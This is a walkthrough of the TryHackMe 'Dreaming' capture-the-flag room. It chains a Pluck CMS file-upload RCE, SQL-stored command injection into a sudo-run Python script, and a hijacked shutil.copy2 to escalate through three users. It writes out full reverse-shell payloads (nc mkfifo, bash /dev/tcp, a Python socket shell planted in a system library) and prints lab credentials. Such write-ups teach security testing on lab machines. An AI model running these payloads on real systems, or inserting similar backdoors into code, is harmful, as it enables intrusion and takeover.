

Dreaming [THM]

Recover the Kingdom!

While the King of dreams was imprisoned, his home fell into ruins.

Can you help Sandman restore his kingdom?

1. What is the Lucien Flag?
2. What is the Death Flag?
3. What is the Morpheus Flag?

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sC -A -O -T5 dreaming.thm

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   3072 76:26:67:a6:b0:08:0e:ed:34:58:5b:4e:77:45:92:57 (RSA)
|   256 52:3a:ad:26:7f:6e:3f:23:f9:e4:ef:e8:5a:c8:42:5c (ECDSA)
|_  256 71:df:6e:81:f0:80:79:71:a8:da:2e:1e:56:c4:de:bb (ED25519)
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Netw
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1 171.56 ms 10.8.0.1
2 170.64 ms dreaming.thm (10.10.175.217)
```

Two ports are open as always one is ssh and one is 80 for the web app. Let's search for more using nmap

command ⇒ nmap -sV -T5 -p80 --script vuln dreaming.thm

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-dombased-xss: Couldn't find any DOM based XSS.
```


```
|_http-server-header: Apache/2.4.41 (Ubuntu)
_|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_ /app/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
_|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

Ok after using the vuln script in nmap we are able to see that there is a directory listing named app.

Let's take a look at it's contents

Visiting the Directory and look at it's contents

<http://dreaming.thm/app>



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window displays the output of the nmap script, which found a directory listing for '/app/'.


The browser window title is 'Index of /app'. The address bar shows 'Index of /app' and 'dreaming.thm/app/'. The page content is a standard directory listing table:

Name	Last modified	Size	Description
Parent Directory			
pluck-4.7.13/	2020-01-29 08:55		

Below the table, a note reads: 'Apache/2.4.41 (Ubuntu) Server at dreaming.thm Port 80'


We are able to see pluck-4.7.13 we can look for exploits for this cms online but first check out what's in it

<http://dreaming.thm/app/pluck-4.7.13/?file=dreaming>



So it is a webpage that is made with pluck and looks like it also has a login page

<http://dreaming.thm/app/pluck-4.7.13/login.php>



Now that we know that we can login as admin we should try to enter default credentials for admin in pluck cms.

Pluck cms RCE Exploit

Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)

Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)

Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated). CVE-2020-29607 . webapps exploit for PHP platform

🔗 <https://www.exploit-db.com/exploits/49909>



Found this exploit-dB post for pluck cms stating that this version has RCE vulnerability but for that we first need to be authenticated to use this exploit. Let's try to login in as admin in the pluck cms login page that we found

Default Credentials for Pluck CMS

password ⇒ password


A screenshot of a Kali Linux desktop environment. The browser window shows the Pluck CMS 4.7.13 administration interface. The address bar contains the URL 'dreaming.thm/app/pluck-4.7.13/admin.php?action=start'. The page itself is titled 'start' and includes a message: 'Welcome to the administration center of pluck. Here you can manage your website. Choose a link in the menu at the top of your screen.' Below this, there are several links: 'take a look at your website', 'credits', 'Check writable options', and 'need help?'. At the bottom of the page, it says 'pluck 4.7.13 © 2005-2025. pluck is available under the terms of the GNU General Public License.' A red warning bar at the top of the browser window says 'Be careful with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.'

Now that we are authenticated as admin lets try to run that exploit to gain a reverse shell

Exploitation [Phase 2]

RCE Found for Pluck CMS on Exploit-dB

command ⇒ python3 poc.py 10.10.175.217 80 password /app/pluck-4.7.13



```


→ dreaming ls
poc.py
→ dreaming python3 poc.py 10.10.175.217 80 password /app/pluck-4.7.13
Authentification was succesfull, uploading webshell
Uploaded Webshell to: http://10.10.175.217:80/app/pluck-4.7.13/files/shell.phar
→ dreaming

```

After downloading the exploit from exploit-db use python3 to run the exploit once the exploit is successfully exploited we should get this message telling us that the web shell is uploaded to the url

Visiting the page where the shell was uploaded

<http://10.10.175.217/app/pluck-4.7.13/files/shell.phar>



We are able to see a GUI that has a reverse shell . Let's try to find the three flags that we are asked to submit

Converting p0wny@shell to a fully interactive reverse shell

For this you need to do two steps:

1. first start a listener in you machine with nc (command ⇒ nc -nvlp <your_port>)
2. paste this command in you ponyshell (command ⇒ rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc <you_machine_ip><your_port> > /tmp/f)
3. If you followed all the steps correctly you should have a shell in you terminal

```
→ ~ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.8.57.68] from (UNKNOWN) [10.10.175.217] 46806
bash: cannot set terminal process group {801}: Inappropriate ioctl for device
bash: no job control in this shell
www-data@dreaming:/var/www/html/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<pp$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dreaming:/var/www/html/app$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@dreaming:/var/www/html/app$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
www-data@dreaming:/var/www/html/app$ ^Z
[1] + 8783 suspended nc -nvlp 9001
→ ~ stty raw -echo; fg; reset

[1] + 8783 continued nc -nvlp 9001

www-data@dreaming:/var/www/html/app$
```

Now once you have a shell lets make it fully interactive using python's pty module and here's how to do it

1. python3 -c 'import pty; pty.spawn("/bin/bash")'
 2. export TERM=xterm-256color
 3. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp

Copy and paste all the three commands in your shell and **last step is to make shell not exit on ctrl-c** we can do that by **pressing ctrl-z and exiting the current shell, pasting (stty raw -echo; fg; reset) this and pressing enter a few times**. Now you have a perfectly setup shell that won't exit even after pressing ctrl-c

Lucien's password

```
www-data@dreaming:/opt$ ls
getDreams.py test.py
www-data@dreaming:/opt$ cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = '██████████'

data = {
    "cont1":password,
    "bogus":"",
    "submit":"Log+in"
}

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)
www-data@dreaming:/opt$ █
```

After searching for sometime i came across two files in /opt where test.py contains the password for Lucien now we can ssh into Lucien as a user also i got db username and password from the other file in opt named getDreams.py

```
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"
```

```
DB_USER = "lucien"
DB_PASS = "plucien42DBPASSWORD"
```

Found MySQL credentials for both lucien and death

1. Lucien's credentials were found in the .bash_history of lucien ssh

```
lucien@dreaming:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~~
cd ~
clear
ls
mysql -u lucien ,
```

Post-Exploitation [Phase 3]

Logging in ssh as user lucien

command ⇒ ssh lucien@dreaming.thm

Welcome stranger...

lucien@dreaming.thm's password:

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)

- * Documentation: <https://help.ubuntu.com>
- * Management: <https://landscape.canonical.com>
- * Support: <https://ubuntu.com/advantage>

System information as of Mon 17 Mar 2025 10:22:38 AM UTC

System load: 0.08 Processes: 138

```
Usage of /: 55.0% of 11.21GB Users logged in: 0
Memory usage: 70%          IPv4 address for ens5: 10.10.135.6
Swap usage: 0%
```

Expanded Security Maintenance for Applications is not enabled.

20 updates can be applied immediately.

To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: sudo pro status

```
*** System restart required ***
```

```
Last login: Mon Aug 7 23:34:46 2023 from 192.168.1.102
```

```
lucien@dreaming:~$
```

Got entry as a user now we can do lateral movement to go to next users can cat there flags

Lucien's Flag

```
lucien@dreaming:~$ ls
lucien_flag.txt
lucien@dreaming:~$ cat lucien_flag.txt
[REDACTED]
lucien@dreaming:~$
```

Escalating from lucien to death

command ⇒ sudo -l

```
lucien@dreaming:~$ sudo -l
Matching Defaults entries for lucien on dreaming:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
```

User lucien may run the following commands on dreaming:

(death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py

we can run getDreams.py using death we have to use this in a way that we can get escalated to death so we can cat it's flag

Connecting to the MySQL of lucien for more information

command ⇒ mysql -u lucien -p

```
lucien@dreaming:~$ mysql -u lucien -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Now we can use mysql commands to look through databases tables and data

Adding Malicious Payload in Dreams

payload ⇒ INSERT INTO dreams (dreamer, dream) → VALUES ('lucien', '\$(bash -c "bash -i > /dev/tcp/<your_ip_address>/4444 0<&1 2>&1")');

```

mysql> use library
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_library |
+-----+
| dreams           |
+-----+
1 row in set (0.00 sec)

mysql> select * from dreams;
+-----+-----+
| dreamer | dream
+-----+
| Alice   | Flying in the sky
| Bob     | Exploring ancient ruins
| Carol   | Becoming a successful entrepreneur
| Dave    | Becoming a professional musician
+-----+
4 rows in set (0.00 sec)

mysql> INSERT INTO dreams (dreamer, dream) VALUES ('lucien', '$(bash -i >& /dev/tcp/10.8.57.68/4444 0>&1)');
Query OK, 1 row affected (0.02 sec)

```

Here we have added bash reverse shell that will take advantage of `subprocess.check_output(command, text=True, shell=True)` in `getDreams.py`

getDreams.py in opt folder same as the one in death directory

```

import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries

```

```

cursor = connection.cursor()

# Construct the MySQL query to fetch dreamer and dream columns from dreams
query = "SELECT dreamer, dream FROM dreams;"

# Execute the query
cursor.execute(query)

# Fetch all the dreamer and dream information
dreams_info = cursor.fetchall()

if not dreams_info:
    print("No dreams found in the database.")
else:
    # Loop through the results and echo the information using subprocess
    for dream_info in dreams_info:
        dreamer, dream = dream_info
        command = f"echo {dreamer} + {dream}"
        shell = subprocess.check_output(command, text=True, shell=True)
        print(shell)

except mysql.connector.Error as error:
    # Handle any errors that might occur during the database connection or query
    print(f"Error: {error}")

finally:
    # Close the cursor and connection
    cursor.close()
    connection.close()


# Call the function to echo the dreamer and dream information
getDreams()

```

Here as I told you above the code is using subprocess to takes a string converts it into binary and then it runs it in a shell like cmd etc. This allows use to run any command leading to command injection vulnerability that is why we enter a payload in the mysql table it will read that string convert it into binary and run it in a shell which in turn will get us a shell on the listener in our machine

Exploiting Subprocess in the getDreams.py

command ⇒ sudo -u death /usr/bin/python3 /home/death/getDreams.py



```
lucien@dreaming:~$ ls
lucien_flag.txt
lucien@dreaming:~$ sudo -l
Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky


Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

/bin/sh: 1: Syntax error: Bad fd number
lucien +
```


Let's see if we have a connection back on the listener that we started on port 4444



```
→ ~ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.57.68] from (UNKNOWN) [10.10.101.255] 52328
death@dreaming:/home/lucien$ id
id
uid=1001(death) gid=1001(death) groups=1001(death)
death@dreaming:/home/lucien$ 
```

Here we go we have successfully escalated our privilege from lucien to death via command injection vulnerability in getDreams.py. Let's first cat death's flag and submit it before moving forward

Death's flag



```
death@dreaming:~$ ls
ls
death_flag.txt
getDreams.py
death@dreaming:~$ cat death_flag.txt
cat death_flag.txt
[REDACTED]
death@dreaming:~$ 
```

Now that death has been conquered let's move forward by escalating from death to being Morpheus

Password of Death for ssh login

```
# MySQL credentials
DB_USER = "death"
DB_PASS = "!mementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )
        ...
    
```

cat the getDreams.py file to get the password of death and use command below to go from lucien to death in ssh

command ⇒ su death

After this you will be escalated to death from lucien. Now lets try to move from death to Morpheus

Checking privileges via sudo -l

```
death@dreaming:~$ sudo -l
[sudo] password for death:
Sorry, try again.
[sudo] password for death:
Sorry, user death may not run sudo on dreaming.
death@dreaming:~$
```

Looks like death cannot run sudo on dreaming we will have to find another way escalate to morpheus . we can run linPeas but first lets check for any unusual SUIDs

Restore.py at /home/morpheus/restore.py

```
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"
```

```
backup(src_file, dst_file)
print("The kingdom backup has been done!")
```

This code above is in the directory of morpheus which we cannot edit or move if we look at this code what it does is that it takes two parameters a source_file (from where the file is being picked or copied) and a destination_file (to where the file will be pasted) if we look more closely we are seeing that it is using a import named copy2 that is taken from shutil and we are a part of that meaning that death can edit that file from where the copy 2 is being imported by doing this we can upload a reverse shell in copy2 in shutil and then run the restore.py file that has the import it will give us the connection with morpheus and this way we can successfully elevate our privilege from death to morpheus and end this challenge

Finding of Shutils.py on linPEAS



The screenshot shows the LinPeas interface with a list of writable files under the 'death' group. The files listed are:

- /usr/lib/python3.8/shutil.py
- /tmp/restore.py
- /tmp/linpeas.sh
- /tmp/at-test
- /opt/getDreams.py

We were able to find this on linPeas

Adding Reverse shell to copy2 in shutil.py

```
import socket,subprocess,os

def reverse_shell():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("<your_ip_address>",1337))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    subprocess.call(["/bin/bash","-i"])

reverse_shell()
```

Copy this python reverse shell and paste in in the function copy2 like shown below

```
def copy2(src, dst, *, follow_symlinks=True):
    """Copy data and metadata. Return the file's destination.

    Metadata is copied with copystat(). Please see the copystat function
    for more information.

    The destination may be a directory.

    If follow_symlinks is false, symlinks won't be followed. This
    resembles GNU's "cp -P src dst".
    """
    import socket,subprocess,os

    def reverse_shell():
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(("10.8.57.68",1337)) # Replace YOUR_IP with your attack machine's IP
        os.dup2(s.fileno(),0)
        os.dup2(s.fileno(),1)
        os.dup2(s.fileno(),2)
        subprocess.call(["/bin/bash","-i"])

    reverse_shell()
```

Once pasted save the file and go to /home/morpheus so that u can run restore.py also remember to start a nc listener in you machine (**nc -nvlp your_port**)

Executing restore.py to elevate from death ⇒ morpheus

command ⇒ python3 restore.py

```
death@dreaming:/home/morpheus$ ls
kingdom morpheus_flag.txt  restore.py
death@dreaming:/home/morpheus$ python3 restore.py
Traceback (most recent call last):
  File "restore.py", line 6, in <module>
    backup(src_file, dst_file)
  File "/usr/lib/python3.8/shutil.py", line 443, in copy2
    reverse_shell()
  File "/usr/lib/python3.8/shutil.py", line 437, in reverse_shell
    s.connect(("10.8.57.68",1337)) # Replace YOUR_IP with your attack machine's IP
ConnectionRefusedError: [Errno 111] Connection refused
death@dreaming:/home/morpheus$ 
```

The payload was executed Successfully. Let's see if we were able to get a connection or not

```
→ ~ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.8.57.68] from (UNKNOWN) [10.10.101.255] 52838
bash: cannot set terminal process group (68585): Inappropriate ioctl for device
bash: no job control in this shell
morpheus@dreaming:~$ id
id
uid=1002(morpheus) gid=1002(morpheus) groups=1002(morpheus),1003(saviors)
morpheus@dreaming:~$ 
```

